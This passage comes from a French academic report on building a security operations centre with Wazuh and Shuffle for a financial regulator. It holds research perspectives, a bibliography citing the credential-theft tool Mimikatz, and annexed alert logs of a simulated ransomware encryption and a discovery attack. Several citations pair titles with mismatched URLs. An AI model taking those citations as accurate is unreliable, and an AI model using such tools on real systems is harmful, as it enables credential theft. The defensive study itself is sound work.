- Participation à des communautés de partage d'information sectorielles

Processus opérationnels structurés

- Formalisation des procédures d'escalade et de gestion de crise
- Mise en place de revues post-incident systématiques
- Définition d'indicateurs de performance pour le SOC (KPI/KRI)
- Intégration avec le plan de continuité d'activité de l'organisation

Perspectives de Recherche Futures

Application de l'IA/ML pour la détection d'anomalies

- Implémentation de modèles de machine learning pour la détection de comportements anormaux
- Développement d'algorithmes de clustering pour l'identification de patterns d'attaque émergents
- Utilisation du deep learning pour l'analyse sémantique des logs non structurés
- Mise en œuvre de techniques de NLP pour la classification automatique des alertes

Automatisation avancée et SOAR évolutif

- Recherche sur l'orchestration contextuelle adaptative basée sur la criticité des actifs
- Développement de playbooks dynamiques s'adaptant à l'évolution des attaques
- Intégration de la prise de décision semi-autonome pour les réponses complexes
- Exploration des interfaces homme-machine optimisées pour la supervision SOC

Sécurité prédictive et analytique avancée

- Développement de modèles prédictifs basés sur l'analyse des tendances historiques
- Recherche sur la corrélation multi-sources pour la détection avancée des APT
- Application de l'analyse de graphes pour la cartographie des chaînes de compromission
- Intégration de l'analyse comportementale pour la détection des menaces internes

Adaptation aux technologies émergentes

- Extension de la plateforme pour la sécurité des environnements cloud hybrides
- Développement de capacités de sécurité pour l'IoT et les systèmes industriels
- Recherche sur la protection des infrastructures de paiement digitales
- Adaptation aux réglementations futures en matière de protection des données

Ces perspectives tracent la voie vers une sécurité plus proactive, plus intelligente et plus résiliente, positionnant la régie financière à l'avant-garde de l'innovation cybersécurité en Afrique francophone.

Bibliographies

[1] Financial Stability Board, "Cyber Incident Reporting and Exchange", 2023. Disponible : https://www.fsb.org/2025/04/fsb-finalises-the-common-format-for-incident-reporting-exchange-fire/

[2] NIST, "Fundamental Concepts of Cybersecurity", SP 800-12 Rev. 1, 2023. Disponible : https://csrc.nist.gov/publications/detail/sp/800-12/rev-1/final

[3] INTERPOL, "Global Crime Trend Report 2023", 2023. Disponible : https://www.unodc.org/roseap/uploads/documents/Publications/2025/2025.10.21_The_Nexus_Between_Cybercrime_and_Corruption.pdf

[4] République du Sénégal, "Loi n° 2008-12 relative à la protection des données à caractère personnel", 2008. Disponible : https://senegalnumeriquesa.sn/sites/default/files/lois/7-Loi_Protection.pdf

[5] Basel Committee on Banking Supervision, "Principles for Operational Resilience", 2023. Disponible : https://www.bis.org/fsi/fsisummaries/op_resilience.htm

[6] International Organization for Standardization, "ISO/IEC 27001 : 2022 Information security management systems", 2022. Disponible : https://www.iso.org/standard/82875.html

[7] ISACA, "COBIT 2019 Framework : Governance and Management Objectives", 2023. Disponible : https://www.isaca.org/resources/cobit

[8] NIST, "Guide to Computer Security Log Management", SP 800-92, 2023. Disponible : https://csrc.nist.gov/publications/detail/sp/800-92/final

[9] Gartner, "Market Guide for Security Information and Event Management", 2024. Disponible : https://www.researchgate.net/publication/391628531_CTMS_-_Cyber_Threat_Management_System

[10] SANS Institute, "SOC Survey Report : Operations and Challenges", 2023. Disponible : https://pkcert.gov.pk/uploads/2024/02/SANS_2023_SOC_Survey.pdf.pdf

[11] MITRE, "ATT&CK Matrix for Enterprise", 2024. Disponible : https://attack.mitre.org/matrices/enterprise /

[12] NIST, "Cybersecurity Framework Version 2.0", 2024. Disponible : https://www.nist.gov/cyberframework

[13] Open Source Security Foundation, "The State of Open Source Security", 2024. Disponible : https://openssf.org/#:~:text=The%20Open%20Source%20Security%20Foundation,for%20the%20greater%20public%20good.

[14] Wazuh, "SIEM and XDR Capabilities", 2024. Disponible : https://wazuh.com/blog/wazuh-and-securious-limited-announce-partnership/

[15] Mimikatz [En ligne]. Disponible : https://github.com/ParrotSec/mimikatz

[16] FIR IRIS [En ligne]. Disponible : https://github.com/dfir-iris/iris-web

[17] Shuffle [En ligne]. Disponible : https://shuffler.io/

[18] Grafana [En ligne]. Disponible : https://grafana.com/

[19] : Shuffle [En ligne]. Disponible : https://shuffler.io/register

[20] Sysmon [En ligne]. Disponible : https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

[21] Sysmonconfig [En ligne]. Disponible : https://github.com/olafhartong/sysmon-modular/blob/master/sysmonconfig.xml

[22] Grant Thornton Technologies Sénégal. Disponible : https://gttechnologie.com/

Scénarios d'automatisation SOAR référencés :

Ben Melek, C., "Wazuh Active Response with Shuffle SOAR", Medium, 2024 Disponible : https://medium.com/@chkirbenmelek/wazuh-active-response-with-shuffle-soar-a369fa627042


Bltagy, F., "Response to SSH attack using Shuffle, Wazuh and TheHive", GitBook, 2024 Disponible : https://faresbltagy.gitbook.io/footprintinglabs/build-home-lab-soc-automation/response-to-ssh-attack-using-shuffle-wazuh-and-thehive

Mythreya, H.M., "Building a SOC Lab with Wazuh, Shuffle and TheHive", Medium, 2024 Disponible : https://medium.com/@hm.mythreya/building-a-soc-lab-with-wazuh-shuffle-and-thehive-part-1-8d4bfddfcc56

Annexes

File Integrity Monitoring

Cette capture montre les alertes générées par le module File Integrity Monitoring de Wazuh sur l'agent SRV-1. On y observe plusieurs fichiers du dossier C:\backup\ ajoutés puis supprimés en quelques secondes. Les extensions inhabituelles comme *.rtf.psr* ou *.docx.txt* indiquent une activité suspecte, possiblement liée à un processus de chiffrement. Le niveau de gravité (5 à 7) suggère un risque élevé d'altération ou de suppression non autorisée des sauvegardes.




timestamp	agent.name	syscheck.path	syscheck.event	rule.des...	rule.lev
Oct 24, 2025 @ 17:38:53.677	SRV-1	c:\backup\programe.rtf.psr	added	File added ...	5
Oct 24, 2025 @ 17:38:53.557	SRV-1	c:\backup\infodb.txt.psr	added	File added ...	5
Oct 24, 2025 @ 17:38:53.472	SRV-1	c:\backup\données.xml.psr	added	File added ...	5
Oct 24, 2025 @ 17:38:53.472	SRV-1	c:\backup\infoclient.rtf.psr	added	File added ...	5
Oct 24, 2025 @ 17:38:53.352	SRV-1	c:\backup\securité\contact.docx.txt	deleted	File deleted.	7
Oct 24, 2025 @ 17:38:53.351	SRV-1	c:\backup\bulletin.txt.psr	added	File added ...	5
Oct 24, 2025 @ 17:38:53.266	SRV-1	c:\backup\données clients\info rh.txt	deleted	File deleted.	7
Oct 24, 2025 @ 17:38:53.266	SRV-1	c:\backup\securité\contact.docx.txt.psr	added	File added ...	5
Oct 24, 2025 @ 17:38:53.146	SRV-1	c:\backup\données clients\client.db	deleted	File deleted.	7
Oct 24, 2025 @ 17:38:53.058	SRV-1	c:\backup\données clients\client.db.psr	added	File added ...	5
Oct 24, 2025 @ 17:38:53.057	SRV-1	c:\backup\archives\programe.rtf	deleted	File deleted.	7

Activer Windows
Accédez aux paramètres pour activer Windows.

Figure 140 : File Integrity Monitoring

Threat Hunting

La deuxième capture provient du module Threat Hunting et présente des événements de type "Discovery activity executed" sur le même agent SRV-1. On y voit notamment l'exécution de commandes comme net.exe et cmd.exe par des processus anormaux, traduisant une activité de reconnaissance préalable à une attaque.



Oct 24, 2025 @ 17:29:02.723	SRV-1	Discovery activity executed	3	92031
Oct 24, 2025 @ 17:29:02.723	SRV-1	Discovery activity executed	3	92031
Oct 24, 2025 @ 17:29:02.722	SRV-1	Discovery activity executed	3	92031
Oct 24, 2025 @ 17:29:02.722	SRV-1	Discovery activity executed	3	92031
Oct 24, 2025 @ 17:29:02.155	SRV-1	Discovery activity executed	3	92031
Oct 24, 2025 @ 17:29:01.946	SRV-1	Discovery activity executed	3	92031
Oct 24, 2025 @ 17:29:01.946	SRV-1	Discovery activity executed	3	92031
Oct 24, 2025 @ 17:29:01.946	SRV-1	Discovery activity executed	3	92031
Oct 24, 2025 @ 17:29:01.718	SRV-1	A C:\\Windows\\SysWOW64\\net.exe binary was started by a Windows c...	3	92036
Oct 24, 2025 @ 17:29:01.718	SRV-1	Discovery activity executed	3	92031
Oct 24, 2025 @ 17:29:01.717	SRV-1	A C:\\Windows\\SysWOW64\\net.exe binary was started by a Windows c...	3	92036
Oct 24, 2025 @ 17:29:01.717	SRV-1	Windows command prompt started by an abnormal process	4	92052
Oct 24, 2025 @ 17:29:01.709	SRV-1	Windows command prompt started by an abnormal process	4	92052

Activer Windows
Accédez aux paramètres pour activer Windows.

Figure 141 : Threat Hunting

TOP 10 MITRE ATT&CKS




Figure 142 : TOP 10 MITRE ATT&CKS




Figure 143 : Attacks by technique




Figure 144 : Top tactics by agent



Figure 145 : Alerts evolution over time